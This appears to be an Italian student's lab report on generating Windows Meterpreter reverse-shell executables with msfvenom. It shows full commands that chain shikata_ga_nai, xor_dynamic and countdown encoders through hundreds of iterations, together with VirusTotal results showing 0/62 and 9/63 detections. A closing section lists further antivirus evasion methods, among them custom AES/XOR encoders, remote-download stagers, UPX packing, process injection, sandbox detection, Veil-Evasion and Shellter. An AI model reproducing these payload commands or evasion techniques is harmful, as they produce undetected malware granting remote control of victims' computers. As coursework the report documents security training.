

W22D4 – MSFvenom.


Esercizio obbligatorio

Tra le tecniche per migliorare la non rilevabilità del payload da parte dei motori antivirus su Virus Total figura il cambio dell'encoder, utilizzando una combinazione diversa degli encoder già utilizzati o provando nuovi encoder, magari quelli meno conosciuti e meno rilevati da parte degli antivirus. Per rendere il payload più variabile e quindi meno riconoscibile, si può anche aumentare il numero di iterazioni, perché un numero maggiore di iterazioni rende il codice più dinamico e meno rilevabile. Si possono anche realizzare degli encoder personalizzati e quindi totalmente sconosciuti ai motori antivirus o cambiare il payload in alcune sue parti per ottenere una firma completamente nuova e mai rilevata precedentemente, inserendo magari anche del codice inutile o cifrato. Si può ricorrere anche ad altre tecniche di offuscamento del codice, oppure all'utilizzo di wrapper, che inseriscono il payload malevolo in un altro script che sembra innocuo, magari anche tramite tecniche di steganografia.

Ho modificato il payload, intanto cambiando un encoder ed aggiungendo xor_dynamic oltre a shikata_ga_nai. Ecco il payload che ho ottenuto.

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
❏(kali@kali)~  
❏$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficomm2.exe  
Attempting to read payload from STDIN...  
Attempting to read payload from STDIN...  
Found 1 compatible encoders  
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 (iteration=0)  
x86/shikata_ga_nai succeeded with size 408 (iteration=1)  
x86/shikata_ga_nai succeeded with size 435 (iteration=2)  
x86/shikata_ga_nai succeeded with size 462 (iteration=3)  
x86/shikata_ga_nai succeeded with size 489 (iteration=4)  
x86/shikata_ga_nai succeeded with size 516 (iteration=5)  
x86/shikata_ga_nai succeeded with size 543 (iteration=6)  
x86/shikata_ga_nai succeeded with size 570 (iteration=7)  
x86/shikata_ga_nai succeeded with size 597 (iteration=8)  
x86/shikata_ga_nai succeeded with size 624 (iteration=9)  
x86/shikata_ga_nai succeeded with size 651 (iteration=10)  
x86/shikata_ga_nai succeeded with size 678 (iteration=11)  
x86/shikata_ga_nai succeeded with size 705 (iteration=12)  
x86/shikata_ga_nai succeeded with size 732 (iteration=13)  
x86/shikata_ga_nai succeeded with size 759 (iteration=14)  
x86/shikata_ga_nai succeeded with size 786 (iteration=15)  
x86/shikata_ga_nai succeeded with size 813 (iteration=16)  
x86/shikata_ga_nai succeeded with size 840 (iteration=17)  
x86/shikata_ga_nai succeeded with size 867 (iteration=18)  
x86/shikata_ga_nai succeeded with size 894 (iteration=19)  
x86/shikata_ga_nai succeeded with size 921 (iteration=20)  
x86/shikata_ga_nai succeeded with size 948 (iteration=21)  
x86/shikata_ga_nai succeeded with size 975 (iteration=22)  
x86/shikata_ga_nai succeeded with size 1002 (iteration=23)  
x86/shikata_ga_nai succeeded with size 1029 (iteration=24)  
x86/shikata_ga_nai succeeded with size 1058 (iteration=25)  
x86/shikata_ga_nai succeeded with size 1087 (iteration=26)  
x86/shikata_ga_nai succeeded with size 1116 (iteration=27)  
x86/shikata_ga_nai succeeded with size 1145 (iteration=28)  
x86/shikata_ga_nai succeeded with size 1174 (iteration=29)  
x86/shikata_ga_nai succeeded with size 1203 (iteration=30)  
x86/shikata_ga_nai succeeded with size 1232 (iteration=31)  
x86/shikata_ga_nai succeeded with size 1261 (iteration=32)
```

Ho fatto analizzare il payload da Virus Total e non è stato rilevato come file malevolo da nessun anti virus.



Ho cercato di modificare ancora una volta il payload visto a lezione, aumentando il numero di iterazioni per ogni fase di codifica (con un aumento fino a 200 in ogni fase, fin dall'inizio) e con un cambio dell'encoder, aggiungendo l'encoder xor_dynamic oltre a shikata_ga_nai. Questo è il payload che ho generato.


```

kali@kali: ~
File Actions Edit View Help

(kali@kali)~[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorficomm2.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
x86/shikata_ga_nai succeeded with size 732 (iteration=13)
x86/shikata_ga_nai succeeded with size 759 (iteration=14)
x86/shikata_ga_nai succeeded with size 786 (iteration=15)
x86/shikata_ga_nai succeeded with size 813 (iteration=16)
x86/shikata_ga_nai succeeded with size 840 (iteration=17)
x86/shikata_ga_nai succeeded with size 867 (iteration=18)
x86/shikata_ga_nai succeeded with size 894 (iteration=19)
x86/shikata_ga_nai succeeded with size 921 (iteration=20)
x86/shikata_ga_nai succeeded with size 948 (iteration=21)
x86/shikata_ga_nai succeeded with size 975 (iteration=22)
x86/shikata_ga_nai succeeded with size 1002 (iteration=23)
x86/shikata_ga_nai succeeded with size 1029 (iteration=24)
x86/shikata_ga_nai succeeded with size 1058 (iteration=25)
x86/shikata_ga_nai succeeded with size 1087 (iteration=26)
x86/shikata_ga_nai succeeded with size 1116 (iteration=27)
x86/shikata_ga_nai succeeded with size 1145 (iteration=28)
x86/shikata_ga_nai succeeded with size 1174 (iteration=29)
x86/shikata_ga_nai succeeded with size 1203 (iteration=30)
x86/shikata_ga_nai succeeded with size 1232 (iteration=31)
x86/shikata_ga_nai succeeded with size 1261 (iteration=32)

```

A questo punto ho testato il payload su Virus Total e non è stato rilevato come payload malevolo da nessun motore antivirus. I cambiamenti effettuati sono stati quindi efficaci.



The screenshot shows the VirusTotal web interface. The file being analyzed is `polimorficomm_v2.exe` with a size of 30.18 KB. The last analysis was performed 1 minute ago. The file has a Community Score of 0/62. A message states: "No security vendors flagged this file as malicious". Below this, a table lists the security vendors and their results, all of which are "Undetected".

Security vendors' analysis		Do you want to automate checks?	
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected

Esercizio facoltativo.

Per confrontare il nuovo payload con quello iniziale, ho riprodotto il payload visto a lezione con questo codice.

```
kali@kali: ~  
File Actions Edit View Help  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficomm.exe  
Attempting to read payload from STDIN ...  
Attempting to read payload from STDIN ...  
Found 1 compatible encoders  
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 (iteration=0)  
x86/shikata_ga_nai succeeded with size 408 (iteration=1)  
x86/shikata_ga_nai succeeded with size 435 (iteration=2)  
x86/shikata_ga_nai succeeded with size 462 (iteration=3)  
x86/shikata_ga_nai succeeded with size 489 (iteration=4)  
x86/shikata_ga_nai succeeded with size 516 (iteration=5)  
x86/shikata_ga_nai succeeded with size 543 (iteration=6)  
x86/shikata_ga_nai succeeded with size 570 (iteration=7)  
x86/shikata_ga_nai succeeded with size 597 (iteration=8)  
x86/shikata_ga_nai succeeded with size 624 (iteration=9)  
x86/shikata_ga_nai succeeded with size 651 (iteration=10)  
x86/shikata_ga_nai succeeded with size 678 (iteration=11)  
x86/shikata_ga_nai succeeded with size 705 (iteration=12)  
x86/shikata_ga_nai succeeded with size 732 (iteration=13)  
x86/shikata_ga_nai succeeded with size 759 (iteration=14)  
x86/shikata_ga_nai succeeded with size 786 (iteration=15)  
x86/shikata_ga_nai succeeded with size 813 (iteration=16)  
x86/shikata_ga_nai succeeded with size 840 (iteration=17)  
x86/shikata_ga_nai succeeded with size 867 (iteration=18)  
x86/shikata_ga_nai succeeded with size 894 (iteration=19)  
x86/shikata_ga_nai succeeded with size 921 (iteration=20)  
x86/shikata_ga_nai succeeded with size 948 (iteration=21)  
x86/shikata_ga_nai succeeded with size 975 (iteration=22)  
x86/shikata_ga_nai succeeded with size 1002 (iteration=23)  
x86/shikata_ga_nai succeeded with size 1029 (iteration=24)  
x86/shikata_ga_nai succeeded with size 1058 (iteration=25)  
x86/shikata_ga_nai succeeded with size 1087 (iteration=26)  
x86/shikata_ga_nai succeeded with size 1116 (iteration=27)  
x86/shikata_ga_nai succeeded with size 1145 (iteration=28)  
x86/shikata_ga_nai succeeded with size 1174 (iteration=29)  
x86/shikata_ga_nai succeeded with size 1203 (iteration=30)  
x86/shikata_ga_nai succeeded with size 1232 (iteration=31)  
x86/shikata_ga_nai succeeded with size 1261 (iteration=32)  
x86/shikata_ga_nai succeeded with size 1290 (iteration=33)
```

L'ho testato nuovamente con Virus Total ed effettivamente il secondo payload ha migliorato la non rilevabilità, perché il primo payload è stato riconosciuto come malevolo da 9 antivirus su 63. Sono pochi, ma di più del payload modificato. Cambiare encoder ed aumentare le iterazioni sono delle misure utili per migliorare la non rilevabilità del malware.

24ddfeb32223ad1b532bba9d722abbd29cbdb08339a16d1a6b7dccc7b447c8d3

9 / 63
Community Score

9/63 security vendors flagged this file as malicious

24ddfeb32223ad1b532bba9d722abbd29cbdb08339a16d1a6b7dccc7b447c...
polimorficomm.exe

Size: 10.55 KB
Last Analysis Date: a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: metacoder/shikata

Family labels: metacoder, shikata

Security vendors' analysis

Vendor	Detection	Vendor	Detection
ALYac	Exploit.Metacoder.Shikata.Gen	Arcabit	Exploit.Metacoder.Shikata.Gen
BitDefender	Exploit.Metacoder.Shikata.Gen	CTX	Unknown.exploit-kit.metacoder
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)	eScan	Exploit.Metacoder.Shikata.Gen

Engine	Detection
GData	Exploit.Metacoder.Shikata.Gen
VIPRE	Exploit.Metacoder.Shikata.Gen
Trellix (HX)	Exploit.Metacoder.Shikata.Gen
AhnLab-V3	Undetected
Acronis (Static ML)	Undetected
AliCloud	Undetected
Antiy-AVL	Undetected
Avast	Undetected
AVG	Undetected
Avira (no cloud)	Undetected
Baidu	Undetected
Bkav Pro	Undetected
ClamAV	Undetected
CMC	Undetected
CrowdStrike Falcon	Undetected
Cynet	Undetected
DrWeb	Undetected
ESET-NOD32	Undetected
Fortinet	Undetected
Google	Undetected
Gridinsoft (no cloud)	Undetected
Huorong	Undetected
Ikarus	Undetected
Jiangmin	Undetected
K7AntiVirus	Undetected
K7GW	Undetected

È sempre possibile costruire un payload ancora più furtivo e non rilevabile da parte degli antivirus, per esempio utilizzando un encoder nuovo e realizzato personalmente. Ad esempio si potrebbe creare uno script Python con crittografia XOR o AES e decriptare il malware solamente nella fase di runtime, quando è già in esecuzione. Altri encoder da utilizzare, meno comuni ma efficaci, possono essere x86/call4_dword_xor oppure x86/jmp_call_additive, che sono meno conosciuti da parte degli antivirus. Si potrebbe anche usare uno stager dinamico, che scarica il payload da un server remoto durante la fase di runtime, e questa mossa alleggerisce notevolmente il codice del payload, che è meno rilevabile rispetto ad un normale payload. Per un maggiore livello di sicurezza il payload può essere incapsulato, magari con UPX e si possono tentare anche altre tecniche di code injection, per inserire il payload malevolo in un processo legittimo che, in quanto legittimo, non viene rilevato da un antivirus ma nasconde il payload. Esistono anche delle tecniche specifiche da inserire nel payload per riconoscere l'esecuzione in una VM oppure in una sandbox e si può ricorrere a dei tool come Veil-Evasion e Shellter, creati appositamente per eludere i controlli dei motori degli antivirus, da aggiungere nella creazione del payload con un ulteriore comando pipe.